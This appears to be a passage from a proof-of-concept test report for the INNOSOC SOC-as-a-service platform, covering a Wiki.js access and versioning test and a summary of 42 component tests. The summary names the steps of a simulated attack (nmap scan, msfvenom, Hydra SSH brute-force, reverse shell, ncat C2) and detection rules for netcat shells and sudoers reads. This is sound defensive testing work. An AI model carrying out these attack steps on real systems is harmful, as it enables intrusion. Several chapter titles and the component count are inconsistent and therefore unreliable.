Initial state: Wiki.js was deployed and available (verified by test TS-WIKI-01). Users with assigned profiles and groups were introduced into the system. The system was configured for the management of users, roles and access rights. The database layer (PostgreSQL) ensured

the storage of content and its versions. The knowledge base contained existing pages with documentation introduced within the PoC.

Test procedure:

1. In the user profile management section, the user information was verified – display name, location, job title and other profile data.
2. The configuration settings of the profile were verified – time zone, date format and interface appearance, which allow the user environment to be customized.
3. In the authentication section, the management of login credentials was verified, including the possibility of changing the password.
4. The assignment of the user to groups was verified – the display of the group (e.g. Administrators) within the profile and verification that the assignment corresponds to the system configuration.
5. The recording of user activity was verified – data on logins and the number of pages created, which are displayed within the profile.
6. In the administration interface, the management of users and groups was verified – the presence of a list of users, the possibility of displaying details and the assignment of roles.
7. Content versioning was verified – an existing page was edited and, after saving, it was verified that the system retained the previous version and records the changes.
8. The availability of information on the change history was verified – the possibility of displaying the versions of a document and identifying who made the changes and when.

Expected result: The expected result is that Wiki.js will allow the management of user profiles with the relevant data (name, location, position), configuration settings and authentication management. Assignment to groups and the recording of activity are to be functional. User and group management is to be available in the administration interface. Content versioning is to retain previous versions of documents and the system is to provide information on the change history, including identification of the author and the time of the change.

Actual result: In the user profile management section, the user information was displayed – display name, location, job title and other profile data. The configuration settings of the profile (time zone, date format, interface appearance) were available and allowed the user environment to be customized. The authentication section was functional and allowed the management of login credentials, including changing the password. The assignment of the user to a group (Administrators) was displayed within the profile and corresponded to the system configuration. The recording of user activity (data on logins and the number of pages created) was available. In the administration interface, user and group management was accessible – the list of users, details and assignment of roles. Content versioning was functional – after a page was edited, the system retained the previous version and recorded the change made. Information on the change history was available and made it possible to identify who made a change and when. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification performed, it can be stated that Wiki.js allows the management of user profiles, the management of access rights by means of groups and content versioning with the recording of changes in the PoC environment.

Findings and notes: Test TS-WIKI-03 verified user management, access rights and content versioning within the scope of the PoC. From the perspective of the SOC architecture, the management of user profiles and groups is important for controlling access to internal documentation and ensuring the controlled sharing of knowledge within the team. Assignment to groups (e.g. Administrators) enables differentiated access according to roles, which is a prerequisite for the management of permissions in the context of security documentation. Content versioning and the recording of changes ensure the traceability of modifications to the documentation, which is important from the perspective of auditability and retrospective investigation in the SOC environment. Within the PoC, advanced scenarios such as an approval workflow for publishing records or automated links to the other SOC components (automatic referencing of incidents, integration with SIEM/SOAR) were not implemented, which corresponds to the documented limitations. At this stage, Wiki.js functioned primarily as a standalone documentation system without broader integration links.

Conclusion: The test demonstrated that Wiki.js is capable in the PoC environment of managing users and their access rights, versioning content and recording changes. This confirmed its usability as a knowledge layer with controlled access within the INNOSOC SOCaaS solution, which ensures controlled access to documentation and the traceability of its changes.

13.4 Summary evaluation of the functionality testing of the Wiki.js component

Identifier	Test name	Test type	Area verified	Evaluation
TS-WIKI-01	Verification of the availability, deployment and administration of Wiki.js	Functional test	Deployment, admin dashboard, System Info, technology stack	**Passed**
TS-WIKI-02	Verification of the creation, structure and management of documentation	Functional test	Creation of documentation, runbooks, playbooks, navigation, comments	**Passed**
TS-WIKI-03	Verification of user management, access rights and versioning	Functional test	Users, groups, access rights, versioning, change history	**Passed**

14 Overall evaluation of the tests

14.1 Scope and methodology of testing

The testing carried out within document V17 covered all the key components of the proposed INNOSOC SOCaaS platform. In total, 42 tests divided into 13 chapters were performed, with the tests covering a wide range of areas – from the experimental verification of machine learning and artificial intelligence methods, through simulated security attacks and automated testing of detection rules, to functional and integration tests of the individual components of the deployed PoC solution.

14.2 Test categories

In terms of methodological approach, the tests were divided into the following categories:

Experimental tests (chapter 1) – focused on verifying machine learning methods for the detection of security threats (spam, DoS/DDoS, malware, phishing, APT). The tests compared several ML algorithms (Decision Tree, SVM, XGBoost, Random Forest, Naive Bayes, logistic regression, HDBSCAN, FNN) on standardized datasets and evaluated their accuracy, precision and overall usability for deployment in a SIEM environment.

Simulation tests (chapter 3) – execution of a simulated attack according to the Cyber Kill Chain model in an isolated test environment. The attack passed through the phases of reconnaissance (Zenmap/nmap), weaponization (msfvenom), exploitation (Hydra brute-force SSH), installation (reverse shell), command and control (ncat) and actions on objectives, while the ability of the deployed ELK Stack to detect the individual phases by means of SIGMA rules was verified.

Automated tests (chapter 4) – use of the Atomic Red Team library for the systematic testing of the detection rules of the deployed SIEM. Based on the MITRE ATT&CK techniques defined in the detection rules, the corresponding tests for the Linux platform were run automatically and the success rate of their detection was evaluated.

Manual tests (chapter 5) – verification of correlation rules by simulating failed logins for various systems (Greenbone, Linux, Kibana), including verification of the correct generation of security alerts when the defined limits are exceeded.

Load tests (chapter 6) – monitoring of the RAM usage of the ELK Stack components (Elasticsearch master/hot/warm/cold nodes, Logstash, Kibana) using Metricbeat over a period of six days. The results demonstrated efficient use of resources without overload.

Integration tests (chapter 7) – verification of the interconnection of the DFIR-IRIS, Shuffle (SOAR) and OpenCTI components. The complete flow was tested, from the centralization of alerts from Wazuh, through incident management and notifications, to automated orchestration by means of API calls between the components.

Functional tests of components (chapters 2, 8–13) – individual verification of the functionality of each deployed component: Wazuh (FIM, SCA, notifications), NetBox (infrastructure inventory, topology), Greenbone CE (vulnerability scanning, integration with ELK), GLPI (CMDB, ticketing), Wiki.js (documentation, versioning) and ELK Stack (cluster deployment, dashboards, security configuration).

14.3 Tested environment

All tests were carried out in the experimental PoC environment deployed on the OpenStack infrastructure. The tested components were operated as separate instances with defined integration links. For the simulation tests, an isolated test infrastructure was created with a separate Kibana space "Testing" and a separate index template, which made it possible to perform penetration tests safely without affecting production data.

14.4 Overview of tests

Ch.	Component	Identifier	Test name	Test type	Area verified	Evaluation
Chapter 1 – Machine learning and artificial intelligence in the field of cybersecurity						
1.1	ML/AI	TS-ML-01	Detection of unwanted e-mail messages (Spam)	Experimental test	Spam/ham classification using ML methods (Decision Tree, SVM, XGBoost, Naive Bayes, Logistic regression) on the SpamAssassin and SMS Spam datasets	**Passed**
1.2	ML/AI	TS-ML-02	Detection of DoS/DDoS attacks	Experimental test	Analysis of statistical parameters of IP flows (variability, skewness, kurtosis, Hurst exponent) for the fast detection of DDoS attacks; the method of detection limits (MDH) and of predictive tunnels (MPT)	**Passed**
1.3	ML/AI	TS-ML-03	Detection of malicious code (Malware)	Experimental test	Classification of network traffic for the detection of Trojan horse malware using ML methods (Random Forest, AdaBoost, GaussianNB, FNN)	**Passed**
1.4	ML/AI	TS-ML-04	Phishing detection	Experimental test	Analysis of logs using clustering methods (K-Means, HDBSCAN) for the identification of phishing activities; probabilistic score based on the distance from the clusters	**Passed**
1.5	ML/AI	TS-ML-05	Detection of advanced persistent threats (APT)	Experimental test	Classification of APT attacks on the DAPT2020 dataset using ML methods (Random Forest, SVM, Logistic regression); feature importance analysis	**Passed**
Chapter 2 – Verification of the deployment, visualization and security configuration of the ELK Stack						
2.1	ELK Stack	TS-ELK-01	Verification of the deployment and availability of the ELK Stack	Functional test	Elasticsearch cluster (7 nodes), Logstash pipeline, Kibana interface, mutual communication	**Passed**
2.2	ELK Stack	TS-ELK-02	Verification of the visualization of security data and of analytical dashboards	Functional test	Discover, dashboards (IDS DMZ, Login Activity, Stack Load), Spaces	**Passed**
2.3	ELK Stack	TS-ELK-03	Verification of the security configuration, retention policy and monitoring	Functional test	TLS, RBAC, keystore, ILM, Stack Monitoring, audit logging	**Passed**

Chapter 3 – Testing incident detection in ELK using a simulated Cyber Kill Chain attack						
3.1	ELK Stack	TS-CKC-01	Preparation of the test infrastructure	Simulation test	Deployment of the test infrastructure – isolation in the Kibana space "Testing", a separate index template "auditbeat-testing", an Auditbeat agent on the target Ubuntu machine	**Passed**
3.2	ELK Stack	TS-CKC-02	Carrying out the simulated attack according to the Cyber Kill Chain	Simulation test	Attack phases: reconnaissance (Zenmap/nmap), weaponization (msfvenom), exploitation (Hydra brute-force SSH), installation (new admin account, reverse shell), C2 (ncat), actions on objectives (network scan)	**Passed**
3.3	ELK Stack	TS-CKC-03	Evaluation of the detection of the deployed SIEM ELK	Simulation test	Detection capabilities of ELK – triggered SIGMA rules (Network Service Scanning, User Account Creation, Privileged User, Netcat Reverse Shell, Cat Sudoers, Password Guessing and others)	**Passed**
Chapter 4 – Automated testing of detection rules in ELK using Atomic Red Team						
4.1	ELK Stack	TS-ART-01	Description and implementation of the Atomic Red Team test scenario	Automated test	Identification of MITRE ATT&CK techniques from the detection rules, selection of the corresponding tests from the Atomic Red Team library for the Linux platform, automatic running of the tests	**Passed**
4.2	ELK Stack	TS-ART-02	Evaluation of the results of the automated testing	Automated test	Evaluation of the prerequisites, the success rate of the tests and the ELK detection for the individual MITRE ATT&CK techniques; identification of rules without tests and tests with error codes	**Partially passed**
Chapter 5 – Manual testing of correlation rules in Kibana						
5.1	ELK Stack / Kibana	TS-KOR-01	Testing of the correlation rules (Greenbone, Linux, Kibana)	Manual test	Verification of correlation rules by simulating failed logins for Greenbone, Linux systems and Kibana; verification of alert generation when the limit of attempts is exceeded/not reached	**Passed**
Chapter 6 – Load testing of the deployed ELK Stack system						
6.1	ELK Stack	TS-ZAT-01	Monitoring the load of ELK Stack components	Load test	Monitoring of the RAM usage of the ELK stack components (Elasticsearch master/hot/warm/cold nodes, Logstash, Kibana) using Metricbeat; "Stack Load" dashboard over a period of 6 days	**Passed**
Chapter 7 – Tests of integration between components and of incident recording in DFIR-IRIS						
7.1	DFIR-IRIS	TS-DIR-01	Centralization and overview of alerts	Integration test	Import of alerts from Wazuh into DFIR-IRIS; clear display of the list of alerts with name, severity, source and creation time	**Passed**

7.2	DFIR-IRIS	TS-DIR-02	Alert detail and its management	Integration test	Display of alert detail (detection rule, severity, source, MITRE ATT&CK classification, log record); change of alert status (New, In progress, Pending, Closed, Merged)	**Passed**
7.3	DFIR-IRIS	TS-DIR-03	Assigning alerts to analysts	Integration test	Assignment of an alert to an analyst – quick assignment ("Assign to me"), manual assignment to another team member; user management	**Passed**
7.4	DFIR-IRIS	TS-DIR-04	Testing of modules and extensibility of the system	Integration test	DFIR-IRIS modules – IrisWebHooks, configuration of rules for webhook triggering, definition of the URL and JSON content of messages, automation in alert processing	**Passed**
7.5	DFIR-IRIS	TS-DIR-05	Notifications and automation	Integration test	E-mail notifications on change of alert status, assignment to an analyst and escalation to an incident; configuration of webhooks for various events	**Passed**
7.6	DFIR-IRIS	TS-DIR-06	Incident management (case management)	Integration test	Escalation of an alert to an incident case; case management (description, severity, related events); change of status (Open, Eradication); definition of the outcome (True Positive, False Positive)	**Passed**
7.7	DFIR-IRIS	TS-DIR-07	Closing an incident and notifications	Integration test	Closing of an incident case; e-mail notification with the processing outcome; automatic completion of the processing of the corresponding alert	**Passed**
7.8	DFIR-IRIS / Shuffle / OpenCTI	TS-DIR-08	Connection between SOAR Shuffle and OpenCTI	Integration test	Transformation of an alert from Elasticsearch via Shuffle into OpenCTI; API calls (indicator.list, stix_domain_object.read, incident.list, incident.create)	**Passed**
7.9	DFIR-IRIS / Shuffle	TS-DIR-09	Connection between SOAR Shuffle and DFIR-IRIS	Integration test	Sending alerts from Shuffle to DFIR-IRIS; API calls (/manage/cases/add and others); incident recording, forensics, team coordination and case closure	**Passed**
Chapter 8 – Testing of the NetBox component						
8.1	NetBox	TS-NB-01	Verification of the availability and basic functionality of NetBox	Functional test	Service deployment, network availability, web interface, authentication	**Passed**
8.2	NetBox	TS-NB-02	Verification of the web interface and user access	Functional test	Web interface – availability and functionality	**Passed**
8.3	NetBox	TS-NB-03	Inventory of infrastructure objects	Functional test	Inventory of objects – creation of basic infrastructure objects	**Passed**
8.4	NetBox	TS-NB-04	Use of NetBox as a context tool for the PoC	Functional test	Context for the PoC – usability as an inventory and context tool	**Partially passed**

8.5	NetBox	TS-NB-05	Automated integration of NetBox with other components	Integration test	Automated integration – interconnection with the other PoC components	**Passed**
8.6	NetBox	TS-NB-06	Enrichment of an event with infrastructure context	Integration test	Event enrichment – use of NetBox data for contextual information in the processing of security events	**Partially passed**
8.7	NetBox	TS-NB-07	Topological view of the links between objects	Integration test	Topological view – NetBox Topology Views plugin, visualization of the relationships between devices	**Passed**
Chapter 9 – Testing incident detection in the Wazuh tool						
9.1	Wazuh	TS-DW-01	Recording of an event – incident	Functional test	Threat Hunting module – recording of events, display of timestamp, agent.name, rule.description, level.id, rule.id	**Passed**
9.2	Wazuh	TS-DW-02	Vulnerability scanning	Functional test	Vulnerability Detection module – list of CVEs, CVSS severity, identification of vulnerable packages and versions, available fixes	**Passed**
9.3	Wazuh	TS-DW-03	Configuration Assessment	Functional test	SCA module – checking of settings against security standards (CIS Benchmarks), identification of weak passwords, incorrect permissions, open ports	**Passed**
9.4	Wazuh	TS-DW-04	Data inventory	Functional test	Inventory Data module – overview of tracked systems, network interfaces, IP addresses, running processes, installed software and versions	**Passed**
9.5	Wazuh	TS-DW-05	Sending notifications	Integration test	Wazuh → MS Teams integration via Incoming Webhook; Adaptive Cards with information on severity, agent, rule ID, event description and time	**Passed**
Chapter 10 – Verification of the deployment, visualization and security configuration of the ELK Stack						
10.1	Wazuh	TS-WZ-01	Verification of file integrity monitoring (FIM)	Functional test	FIM – detection of file creation, modification and deletion, real-time and who-data monitoring	**Passed**
10.2	Wazuh	TS-WZ-02	Verification of security configuration assessment (SCA)	Functional test	SCA – CIS benchmarks, compliance mapping, remediation and feedback	**Passed**
10.3	Wazuh	TS-WZ-03	Verification of the configuration of Wazuh notification links to MS Teams	Functional test	Notifications – Incoming Webhook, Adaptive Card, filtering by severity	**Passed**
Chapter 11 – Verification of the deployment, visualization and security configuration of the ELK Stack						
11.1	Greenbone CE	TS-GB-01	Verification of NVT availability, functionality and currency	Functional test	Deployment, GSA interface, NVT database, scan configurations, Schedules	**Passed**

11.2	Greenbone CE	TS-GB-02	Verification of vulnerability scanning and analysis of results	Functional test	Scanning, CVSS/CVE/QoD classification, reporting, assignment to systems	**Passed**
11.3	Greenbone CE	TS-GB-03	Verification of the configuration of log forwarding to the ELK Stack	Functional test	Filebeat agent, Logstash pipeline, gvm-greenbone index, Kibana Discover	**Passed**
Chapter 12 – Verification of the deployment, visualization and security configuration of the ELK Stack						
12.1	GLPI	TS-GLPI-01	Verification of availability, IT asset inventory and CMDB functionality	Functional test	Deployment, web interface, CMDB inventory, asset categorization	**Passed**
12.2	GLPI	TS-GLPI-02	Verification of the ticketing system and incident life cycle management	Functional test	Ticketing, incident life cycle, Assistance dashboard	**Passed**
12.3	GLPI	TS-GLPI-03	Verification of the software asset inventory, documentation and auditability	Functional test	Software assets, documentation, auditability, links	**Passed**
Chapter 13 – Verification of the deployment, visualization and security configuration of the ELK Stack						
13.1	Wiki.js	TS-WIKI-01	Verification of the availability, deployment and administration of Wiki.js	Functional test	Deployment, admin dashboard, System Info, technology stack	**Passed**
13.2	Wiki.js	TS-WIKI-02	Verification of the creation, structure and management of documentation	Functional test	Creation of documentation, runbooks, playbooks, navigation, comments	**Passed**
13.3	Wiki.js	TS-WIKI-03	Verification of user management, access rights and versioning	Functional test	Users, groups, access rights, versioning, change history	**Passed**

14.5 Summary evaluation

Total number of tests	42
Passed	**39**
Partially passed	**3**
Failed	0
Number of tested components	10 (ML/AI, Wazuh, ELK Stack, Kibana, DFIR-IRIS, Shuffle, OpenCTI, NetBox, Greenbone CE, GLPI, Wiki.js)

14.6 Overall assessment of the results

The testing carried out demonstrated that the proposed architecture of the INNOSOC SOCaaS platform is functional and operationally capable within the scope of the PoC. The results of the 42 tests confirm that all the key components were successfully deployed and configured and are capable of fulfilling their role within the security ecosystem.